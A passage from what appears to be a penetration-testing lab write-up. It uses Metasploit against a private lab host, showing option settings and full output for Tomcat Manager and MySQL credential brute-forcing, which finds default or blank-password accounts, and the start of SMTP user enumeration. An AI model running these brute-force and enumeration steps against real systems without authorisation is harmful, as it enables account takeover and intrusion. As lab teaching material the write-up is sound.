   14  exploit/multi/http/tomcat_jsp_upload_bypass           2017-10-03       excellent  Yes    Tomcat RCE via JSP Upload Bypass
   15  exploit/multi/http/tomcat_mgr_deploy                  2009-11-09       excellent  Yes    Apache Tomcat Manager Application Deployer Authenticate
d Code Execution
   16  exploit/multi/http/tomcat_mgr_upload                  2009-11-09       excellent  Yes    Apache Tomcat Manager Authenticated Upload Code Executi
on
   17  exploit/multi/http/zenworks_configuration_management_upload  2015-04-07  excellent  Yes    Novell ZENworks Configuration Management Arbitrary File
 Upload
   18  exploit/windows/http/tomcat_cgi_cmdlineargs           2019-04-10       excellent  Yes    Apache Tomcat CGIServlet enableCmdLineArguments Vulnera
bility
   19  post/multi/gather/tomcat_gather                                        normal     No     Gather Tomcat Credentials
   20  post/windows/gather/enum_tomcat                                        normal     No     Windows Gather Apache Tomcat Enumeration
```

Under the settings, the RHOSTS to server ip **192.168.56.105** and RPORT is set to **8180.**
The **stop-on_success** is set to true so, it stops when 1 successful login is found.



```
Module options (auxiliary/scanner/http/tomcat_mgr_login):

   Name              Current Setting                                                          Required  Description
   ----              ---------------                                                          --------  -----------
   BLANK_PASSWORDS   false                                                                    no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                                        yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                                                    no        Try each user/password couple stored in the cur
rent database
   DB_ALL_PASS       false                                                                    no        Add all passwords in the current database to th
e list
   DB_ALL_USERS      false                                                                    no        Add all users in the current database to the li
st
   PASSWORD                                                                                   no        The HTTP password to specify for authentication
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt    no        File containing passwords, one per line
   Proxies                                                                                    no        A proxy chain of format type:host:port[,type:ho
st:port][...]
   RHOSTS            192.168.56.105                                                           yes       The target host(s), range CIDR identifier, or h
osts file with syntax 'file:<path>'
   RPORT             8180                                                                     yes       The target port (TCP)
   SSL               false                                                                    no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS   true                                                                     yes       Stop guessing when a credential works for a hos
t
   TARGETURI         /manager/html                                                            yes       URI for Manager login. Default is /manager/html
   THREADS           1                                                                        yes       The number of concurrent threads (max one per h
ost)
   USERNAME                                                                                   no        The HTTP username to specify for authentication
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt  no    File containing users and passwords separated b
y space, one pair per line
   USER_AS_PASS      false                                                                    no        Try the username as the password for all users
   USER_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt   no        File containing users, one per line
   VERBOSE           true                                                                     yes       Whether to print output for all attempts
   VHOST                                                                                      no        HTTP server virtual host
```




```
[!] No active DB -- Credential data will not be saved!
[-] 192.168.56.105:8180 - LOGIN FAILED: admin:admin (Incorrect)
[-] 192.168.56.105:8180 - LOGIN FAILED: admin:manager (Incorrect)
[-] 192.168.56.105:8180 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 192.168.56.105:8180 - LOGIN FAILED: admin:root (Incorrect)
[-] 192.168.56.105:8180 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 192.168.56.105:8180 - LOGIN FAILED: admin:s3cret (Incorrect)
[-] 192.168.56.105:8180 - LOGIN FAILED: admin:vagrant (Incorrect)
[-] 192.168.56.105:8180 - LOGIN FAILED: manager:admin (Incorrect)
[-] 192.168.56.105:8180 - LOGIN FAILED: manager:manager (Incorrect
[-] 192.168.56.105:8180 - LOGIN FAILED: manager:role1 (Incorrect)
[-] 192.168.56.105:8180 - LOGIN FAILED: manager:root (Incorrect)
[-] 192.168.56.105:8180 - LOGIN FAILED: manager:tomcat (Incorrect)
[-] 192.168.56.105:8180 - LOGIN FAILED: manager:s3cret (Incorrect)
[-] 192.168.56.105:8180 - LOGIN FAILED: manager:vagrant (Incorrect
[-] 192.168.56.105:8180 - LOGIN FAILED: role1:admin (Incorrect)
[-] 192.168.56.105:8180 - LOGIN FAILED: role1:manager (Incorrect)
[-] 192.168.56.105:8180 - LOGIN FAILED: role1:role1 (Incorrect)
[-] 192.168.56.105:8180 - LOGIN FAILED: role1:root (Incorrect)
[-] 192.168.56.105:8180 - LOGIN FAILED: role1:tomcat (Incorrect)
[-] 192.168.56.105:8180 - LOGIN FAILED: role1:s3cret (Incorrect)
[-] 192.168.56.105:8180 - LOGIN FAILED: role1:vagrant (Incorrect)
[-] 192.168.56.105:8180 - LOGIN FAILED: root:admin (Incorrect)
[-] 192.168.56.105:8180 - LOGIN FAILED: root:manager (Incorrect)
[-] 192.168.56.105:8180 - LOGIN FAILED: root:role1 (Incorrect)
[-] 192.168.56.105:8180 - LOGIN FAILED: root:root (Incorrect)
[-] 192.168.56.105:8180 - LOGIN FAILED: root:tomcat (Incorrect)
[-] 192.168.56.105:8180 - LOGIN FAILED: root:s3cret (Incorrect)
[-] 192.168.56.105:8180 - LOGIN FAILED: root:vagrant (Incorrect)
[-] 192.168.56.105:8180 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 192.168.56.105:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 192.168.56.105:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 192.168.56.105:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 192.168.56.105:8180 - Login Successful: tomcat:tomcat
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

There is one successful login for **tomcat:tomcat** and the authentication is broke using brute force.

OUTPUT: Thus a successful login is achieved through the module by brute force attack.

18. MySQL - Brute force

Now we can use the **mysql_login** module in combination with our wordlists in order to discover at least one valid database account that will allow us to login to the MySQL database.It is always a good practice as a penetration testers to check the database for weak credentials.




```
msf5 > search mysql_login

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/mysql/mysql_login                    normal  No     MySQL Login Utility
```


Checking for that module, and modifying the configurations under options. The RHOSTS is set to ip **192.168.56.105**, the USER_FILE and PASS_FILE are set to the **user.txt** and **pass.txt** which has names and passwords listed i created. The port name is already shown as **3306** for mysql. Also setting the **BRUTEFORCE_SPEED** to lowest to fasten the attack and **VERBOSE** set to **true**.

To all successful logins we have set **stop_on_success** to **false.**

The below screenshot shows all options after modified.



```
Module options (auxiliary/scanner/mysql/mysql_login):

   Name              Current Setting     Required  Description
   ----              ---------------     --------  -----------
   BLANK_PASSWORDS   false               no        Try blank passwords for all users
   BRUTEFORCE_SPEED  2                   yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false               no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false               no        Add all passwords in the current database to the list
   DB_ALL_USERS      false               no        Add all users in the current database to the list
   PASSWORD                              no        A specific password to authenticate with
   PASS_FILE         ~/Desktop/pass.txt  no        File containing passwords, one per line
   Proxies                               no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS            192.168.56.105      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT             3306                yes       The target port (TCP)
   STOP_ON_SUCCESS   false               yes       Stop guessing when a credential works for a host
   THREADS           1                   yes       The number of concurrent threads (max one per host)
   USERNAME                              no        A specific username to authenticate as
   USERPASS_FILE                         no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false               no        Try the username as the password for all users
   USER_FILE         ~/Desktop/user.txt  no        File containing usernames, one per line
   VERBOSE           true                yes       Whether to print output for all attempts
```



```
msf5 auxiliary(scanner/mysql/mysql_login) > run

[+] 192.168.56.105:3306   - 192.168.56.105:3306 - Found remote MySQL version 5.0.51a
[!] 192.168.56.105:3306   - No active DB -- Credential data will not be saved!
[-] 192.168.56.105:3306   - 192.168.56.105:3306 - LOGIN FAILED: admin:admin (Incorrect: Access denied for user 'admin'@'192.168.56.101' (using password: YES))
[-] 192.168.56.105:3306   - 192.168.56.105:3306 - LOGIN FAILED: admin:root (Incorrect: Access denied for user 'admin'@'192.168.56.101' (using password: YES))
[-] 192.168.56.105:3306   - 192.168.56.105:3306 - LOGIN FAILED: admin:password123 (Incorrect: Access denied for user 'admin'@'192.168.56.101' (using password:
 YES))
[-] 192.168.56.105:3306   - 192.168.56.105:3306 - LOGIN FAILED: admin:guest (Incorrect: Access denied for user 'admin'@'192.168.56.101' (using password: YES))
[-] 192.168.56.105:3306   - 192.168.56.105:3306 - LOGIN FAILED: admin:toor (Incorrect: Access denied for user 'admin'@'192.168.56.101' (using password: YES))
[-] 192.168.56.105:3306   - 192.168.56.105:3306 - LOGIN FAILED: admin:1234 (Incorrect: Access denied for user 'admin'@'192.168.56.101' (using password: YES))
[-] 192.168.56.105:3306   - 192.168.56.105:3306 - LOGIN FAILED: admin:letmein (Incorrect: Access denied for user 'admin'@'192.168.56.101' (using password: YES
))
[-] 192.168.56.105:3306   - 192.168.56.105:3306 - LOGIN FAILED: admin:password1 (Incorrect: Access denied for user 'admin'@'192.168.56.101' (using password: Y
ES))
[-] 192.168.56.105:3306   - 192.168.56.105:3306 - LOGIN FAILED: admin: (Incorrect: Access denied for user 'admin'@'192.168.56.101' (using password: NO))
[-] 192.168.56.105:3306   - 192.168.56.105:3306 - LOGIN FAILED: admin: (Incorrect: Access denied for user 'admin'@'192.168.56.101' (using password: NO))
[-] 192.168.56.105:3306   - 192.168.56.105:3306 - LOGIN FAILED: root:admin (Incorrect: Access denied for user 'root'@'192.168.56.101' (using password: YES))
[-] 192.168.56.105:3306   - 192.168.56.105:3306 - LOGIN FAILED: root:root (Incorrect: Access denied for user 'root'@'192.168.56.101' (using password: YES))
[-] 192.168.56.105:3306   - 192.168.56.105:3306 - LOGIN FAILED: root:password123 (Incorrect: Access denied for user 'root'@'192.168.56.101' (using password: Y
ES))
[-] 192.168.56.105:3306   - 192.168.56.105:3306 - LOGIN FAILED: root:guest (Incorrect: Access denied for user 'root'@'192.168.56.101' (using password: YES))
[-] 192.168.56.105:3306   - 192.168.56.105:3306 - LOGIN FAILED: root:toor (Incorrect: Access denied for user 'root'@'192.168.56.101' (using password: YES))
[-] 192.168.56.105:3306   - 192.168.56.105:3306 - LOGIN FAILED: root:1234 (Incorrect: Access denied for user 'root'@'192.168.56.101' (using password: YES))
[-] 192.168.56.105:3306   - 192.168.56.105:3306 - LOGIN FAILED: root:letmein (Incorrect: Access denied for user 'root'@'192.168.56.101' (using password: YES))
[-] 192.168.56.105:3306   - 192.168.56.105:3306 - LOGIN FAILED: root:password1 (Incorrect: Access denied for user 'root'@'192.168.56.101' (using password: YES
))
[+] 192.168.56.105:3306   - 192.168.56.105:3306 - Success: 'root:'
[-] 192.168.56.105:3306   - 192.168.56.105:3306 - LOGIN FAILED: password123:admin (Incorrect: Access denied for user 'password123'@'192.168.56.101' (using pas
sword: YES))
[-] 192.168.56.105:3306   - 192.168.56.105:3306 - LOGIN FAILED: password123:root (Incorrect: Access denied for user 'password123'@'192.168.56.101' (using pass
word: YES))
[-] 192.168.56.105:3306   - 192.168.56.105:3306 - LOGIN FAILED: password123:password123 (Incorrect: Access denied for user 'password123'@'192.168.56.101' (usi
ng password: YES))
[-] 192.168.56.105:3306   - 192.168.56.105:3306 - LOGIN FAILED: password123:guest (Incorrect: Access denied for user 'password123'@'192.168.56.101' (using pas
sword: YES))
[-] 192.168.56.105:3306   - 192.168.56.105:3306 - LOGIN FAILED: password123:toor (Incorrect: Access denied for user 'password123'@'192.168.56.101' (using pass
word: YES))
[-] 192.168.56.105:3306   - 192.168.56.105:3306 - LOGIN FAILED: password123:1234 (Incorrect: Access denied for user 'password123'@'192.168.56.101' (using pass
word: YES))
[-] 192.168.56.105:3306   - 192.168.56.105:3306 - LOGIN FAILED: password123:letmein (Incorrect: Access denied for user 'password123'@'192.168.56.101' (using p
assword: YES))
[-] 192.168.56.105:3306   - 192.168.56.105:3306 - LOGIN FAILED: password123:password1 (Incorrect: Access denied for user 'password123'@'192.168.56.101' (using
 password: YES))
[-] 192.168.56.105:3306   - 192.168.56.105:3306 - LOGIN FAILED: password123: (Incorrect: Access denied for user 'password123'@'192.168.56.101' (using password
: NO))
[-] 192.168.56.105:3306   - 192.168.56.105:3306 - LOGIN FAILED: password123: (Incorrect: Access denied for user 'password123'@'192.168.56.101' (using password
: NO))
[-] 192.168.56.105:3306   - 192.168.56.105:3306 - LOGIN FAILED: guest:admin (Incorrect: Access denied for user 'guest'@'192.168.56.101' (using password: YES))
[-] 192.168.56.105:3306   - 192.168.56.105:3306 - LOGIN FAILED: guest:root (Incorrect: Access denied for user 'guest'@'192.168.56.101' (using password: YES))
[-] 192.168.56.105:3306   - 192.168.56.105:3306 - LOGIN FAILED: guest:password123 (Incorrect: Access denied for user 'guest'@'192.168.56.101' (using password:
 YES))
[-] 192.168.56.105:3306   - 192.168.56.105:3306 - LOGIN FAILED: guest:guest (Incorrect: Access denied for user 'guest'@'192.168.56.101' (using password: YES))
[-] 192.168.56.105:3306   - 192.168.56.105:3306 - LOGIN FAILED: guest:toor (Incorrect: Access denied for user 'guest'@'192.168.56.101' (using password: YES))
[-] 192.168.56.105:3306   - 192.168.56.105:3306 - LOGIN FAILED: guest:1234 (Incorrect: Access denied for user 'guest'@'192.168.56.101' (using password: YES))
[-] 192.168.56.105:3306   - 192.168.56.105:3306 - LOGIN FAILED: guest:letmein (Incorrect: Access denied for user 'guest'@'192.168.56.101' (using password: YES
))
[-] 192.168.56.105:3306   - 192.168.56.105:3306 - LOGIN FAILED: guest:password1 (Incorrect: Access denied for user 'guest'@'192.168.56.101' (using password: Y
ES))
[+] 192.168.56.105:3306   - 192.168.56.105:3306 - Success: 'guest:'
[-] 192.168.56.105:3306   - 192.168.56.105:3306 - LOGIN FAILED: toor:admin (Incorrect: Access denied for user 'toor'@'192.168.56.101' (using password: YES))
[-] 192.168.56.105:3306   - 192.168.56.105:3306 - LOGIN FAILED: toor:root (Incorrect: Access denied for user 'toor'@'192.168.56.101' (using password: YES))
[-] 192.168.56.105:3306   - 192.168.56.105:3306 - LOGIN FAILED: toor:password123 (Incorrect: Access denied for user 'toor'@'192.168.56.101' (using password: Y
ES))
^C[*] 192.168.56.105:3306   - Caught interrupt from the console...
[*] Auxiliary module execution completed
```

At the start we have sql version **5.0.51a** exposed and two successful login attempts for **root** & **guest** which are not set to any passwords in the database.

<u>OUTPUT: </u>The scanner was successful and now as we can see from the results we have two valid accounts (**guest** and **root**) for remote connection.Both of these accounts they don’t have a password set.

19. <u>SMTP - User enumeration</u>

Generally smtp are email environment setup for interaction between two users through a smtp mail server. One of the most commonly used in almost every organisations.


Now, we can use an exploit module **auxiliary/scanner/smtp/smtp_enum** which helps us connect to the mail server and use a wordlist to enumerate users that are present on the remote system.

To perform this username enumeration we use **EXPN** & **VRFY** commands.

The role of the EXPN command is to reveal the **actual address of users aliases** and **lists of email** and VRFY which **can confirm the existance of names of valid users**.


Usually system administrator must disable these commands to not perform any activity to get any of the user information. Hopefully pentesters can identify if they are disabled or not.

In the below 31 modules, we are using the 5th.




```
   #   Name                                              Disclosure Date  Rank       Check  Description
   -   ----                                              ---------------  ----       -----  -----------
   0   auxiliary/client/smtp/emailer                                      normal     No     Generic Emailer (SMTP)
   1   auxiliary/dos/smtp/sendmail_prescan               2003-09-17       normal     No     Sendmail SMTP Address prescan Memory Corruption
   2   auxiliary/dos/windows/smtp/ms06_019_exchange      2004-11-12       normal     No     MS06-019 Exchange MODPROP Heap Overflow
   3   auxiliary/fuzzers/smtp/smtp_fuzzer                                 normal     No     SMTP Simple Fuzzer
   4   auxiliary/scanner/http/gavazzi_em_login_loot                       normal     No     Carlo Gavazzi Energy Meters - Login Brute Force, Extract Inf
o and Dump Plant Database
   5   auxiliary/scanner/smtp/smtp_enum                                   normal     No     SMTP User Enumeration Utility
   6   auxiliary/scanner/smtp/smtp_ntlm_domain                            normal     No     SMTP NTLM Domain Extraction
   7   auxiliary/scanner/smtp/smtp_relay                                  normal     No     SMTP Open Relay Detection
   8   auxiliary/scanner/smtp/smtp_version                                normal     No     SMTP Banner Grabber
   9   auxiliary/server/capture/smtp                                      normal     No     Authentication Capture: SMTP
   10  auxiliary/vsploit/pii/email_pii                                    normal     No     VSploit Email PII
   11  exploit/linux/smtp/exim4_dovecot_exec             2013-05-03       excellent  No     Exim and Dovecot Insecure Configuration Command Injection
   12  exploit/linux/smtp/exim_gethostbyname_bof         2015-01-27       great      Yes    Exim GHOST (glibc gethostbyname) Buffer Overflow
   13  exploit/linux/smtp/haraka                         2017-01-26       excellent  Yes    Haraka SMTP Command Injection
   14  exploit/unix/smtp/clamav_milter_blackhole         2007-08-24       excellent  No     ClamAV Milter Blackhole-Mode Remote Code Execution
   15  exploit/unix/smtp/exim4_string_format             2010-12-07       excellent  No     Exim4 string_format Function Heap Buffer Overflow
